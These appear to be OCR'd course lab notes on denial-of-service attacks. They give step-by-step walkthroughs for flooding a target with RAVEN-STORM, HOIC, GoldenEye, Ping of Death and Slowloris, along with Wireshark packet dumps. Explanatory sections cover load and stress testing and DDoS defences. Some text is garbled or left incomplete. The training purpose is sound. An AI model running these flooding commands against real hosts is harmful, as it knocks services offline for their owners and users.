79.. 26.4112.. 162.241.216.. 162.241.216.. TCP 54 1243 → 80 [ACK] Seq=4021527032 Ack=4272693396 Win=512 Len=0
79.. 26.4114.. 162.241.216.. 162.241.216.. TCP 54 1244 → 80 [ACK] Seq=4008352596 Ack=1790893461 Win=512 Len=0
79.. 26.4117.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1245 → 80 [ACK] Seq=911882388 Ack=1457048838 Win=
79.. 26.4120.. 162.241.216.. 162.241.216.. TCP 54 1246 → 80 [ACK] Seq=3828538519 Ack=313326624 Win=512 Len=0
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)..
Ethernet II, Src: PCSSystemtec_c8:45:f9 (08:00:27:c8:45:f9), Dst: ..
Internet Protocol Version 4, Src: 162.241.216.11, Dst: 162.241.216..
Transmission Control Protocol, Src Port: 52699, Dst Port: 80, Seq:..
0000 ea c3 ac 3e fd 6f 08 00 27 c0 45 f9 08 00 45 00
0010 00 28 0a 65 00 00 40 06 7a 71 a2 f1 d8 0b a2 f1
0020 d8 0b cd db 00 50 4a be 16 35 21 f0 9c 68 50 10
0030 02 00 0a 63 00 00

Task4 Perform A DDOS Attack Using RAVEN-STROM

Step1: open kali machine terminal


Step2: start the raven-strom tool

Commands:




Step3: Select the l7 option

Step4:select the target: http://<target ip>


L7> targets http:// 162.241.216.11
URLS (Seperated by ', '): http:// 162.241.216.11
L7> target http://162.241.216.11
URL (GET Parameters possible): http://162.241.216.11
L7> threads 20
Threads: 20
L7> run
Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CTRL + C
Request failed.
Request received.
Request failed.
Request received.

Result:



No. Time Source Destination Protoc Leng Info
25. 1245.35. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40290 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.35. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40286 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.60. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40380 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.60. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40388 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.60. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40384 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.60. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40376 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40368 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40398 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40378 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40358 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40348 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
25. 1245.61. 192.168.46.45 162.241.216.. TCP 74 [TCP Retransmission] 40336 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=..
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: PCSSystemtec_c8:45:f9 (08:00:27:c8:45:f9), Dst: ..
Internet Protocol Version 4, Src: 162.241.216.11, Dst: 162.241.216..
Transmission Control Protocol, Src Port: 52699, Dst Port: 80, Seq:..
0000 ea c3 ac 3e fd 6f 08 00 27 c0 45 f9 08 00 45 00
0010 00 28 0a 65 00 00 40 06 7a 71 a2 f1 d8 0b a2 f1
0020 d8 00 cd db 00 50 4a be 16 35 21 f0 9c 60 50 10
0030 02 00 0a 63 00 00

HOIC (HIGH ORBIT ICON CANNON)

Step1: open the tool on windows machine

Step2: click on + button

Step3: mention url / http://www.certifiedhacker.com



What is load test and strest test/dostesting

Load testing and **stress testing** are both types of **performance testing**, used to evaluate how a system behaves under certain conditions. Here's a breakdown of each:

✅ Load Testing

Purpose:
To test how a system performs under **expected normal and peak loads**.

Goal:
To ensure the system can handle the anticipated number of users, transactions, or data volume without performance degradation.

Example:
If your web application is expected to support 1,000 concurrent users, a load test might simulate 1,000 users accessing the system to observe:

- Response time
- Throughput
- Resource usage (CPU, memory, etc.)

Key Focus:

- Scalability
- Stability under expected usage

✅ Stress Testing

Purpose:
To test the system under **extreme or beyond-expected load conditions** to see how it behaves when pushed past its limits.

Goal:
To identify the **breaking point** and how the system **recovers** (gracefully or not).

Example:
Simulating 5,000 or 10,000 users when the system is only designed for 1,000 to:

- Observe crashes
- Check for memory leaks
- Analyze failure recovery mechanisms

Key Focus:


- Robustness
- Error handling
- Recovery

Task5 Perform A DDOS Attack Using Goldeneye


Step1: open golden eye in kali linux terminal

Step2: type the command :

Goldeneye http://www.certifiedhacker.com




Result:



How to parfrome ping of death attack/DDOS attack

Step1: open the cmd type the target web site



What is ping of death attack

The **Ping of Death (PoD)** is a type of **Denial-of-Service (DoS) attack** that involves sending malicious or oversized ping packets to a target system, causing it to crash, freeze, or reboot.

🔧 How It Works:

- A normal **ping** request uses **ICMP (Internet Control Message Protocol)** and typically sends packets of **56 bytes** (plus 8 bytes of ICMP header = **64 bytes total**).

- The **maximum size** of a standard IP packet is **65,535 bytes**.
- In a **Ping of Death attack**, the attacker sends a ping packet **larger than the allowed size** (often split into fragments).
- When the victim's system reassembles these fragments into one oversized packet, it **overflows memory buffers**, leading to:
  - System crashes
  - Reboots
  - Blue screens (in Windows)
  - Other unpredictable behaviour


Task6 How to perfrome slowloris attack using isb

Step1: open the isb tool in windows machine

Step2: type the target url


Eg: http://certifiedhacker.com

Step3: set target click on button



Result:

Click on target start



How to and protect against Dos and Ddos attack

Protecting against DoS (Denial of Service) and DDoS (Distributed Denial of Service) attacks involves a combination of prevention, detection, and mitigation strategies. Here's a clear, structured approach:

🚨 1. Understand the Threats

- **DoS attack:** A single source floods a service with traffic to overwhelm it.
- **DDoS attack:** Multiple systems (often botnets) are used to launch a coordinated flood.

🛡 2. General Protection Measures

✅ *Infrastructure-Level Defenses*

- **Use a Content Delivery Network (CDN):** CDNs like Cloudflare or Akamai absorb large volumes of traffic and block malicious requests before they reach your server.
- **Deploy Web Application Firewalls (WAF):** WAFs filter and monitor HTTP traffic to block suspicious patterns (e.g., AWS WAF, Cloudflare WAF).

- **Rate Limiting:** Limit how many requests a user can make in a certain period.
- **Geo-blocking or IP blocking:** Block traffic from regions or specific IPs not relevant to your business.

✓ *Server-Side Configurations*

- **Timeout and Throttling:** Configure short connection timeouts and restrict resources per connection (e.g., max simultaneous connections).
- **Reverse Proxies:** Use tools like Nginx or HAProxy to filter and balance traffic before it hits your servers.
- **Load Balancers:** Distribute traffic across multiple servers to prevent overloading a single point.

🕵 3. Monitoring and Detection

- **Network Monitoring Tools:** Use tools like Nagios, Zabbix, or Prometheus with Grafana for real-time traffic analysis.
- **Intrusion Detection Systems (IDS):** Detect malicious traffic (e.g., Snort, Suricata).
- **Anomaly Detection:** Set alerts for traffic spikes or suspicious usage patterns.

🚀 4. Cloud-Based DDoS Protection Services

Some specialized services that protect against large-scale attacks:

- **Cloudflare**
- **AWS Shield (and Shield Advanced)**
- **Akamai Kona Site Defender**
- **Imperva DDoS Protection**
- **Google Cloud Armor**
- **Microsoft Azure DDoS Protection**

These services offer:

- Automatic traffic analysis
- Global mitigation networks
- Real-time dashboards
- Attack alerts

🔁 5. Response and Recovery Plan

- **Create a DDoS Playbook:** Include steps for mitigation, communication, and recovery.
- **Maintain Offsite Backups:** To recover quickly if a system goes down.
- **Have an Incident Response Team:** Ensure your IT/security team can act quickly.

□ 6. Test Your Defenses

- **Simulate Attacks:** Use penetration testing tools or hire red teams to simulate DDoS attacks.
- **Regular Updates and Patch Management:** Vulnerabilities can be exploited to enhance the impact of DDoS attacks.

Detections tools for DDos and Dos using DDos Graddain moniter

That is tool called DDos Graddain moniter

how to use this tool

step1: open the tool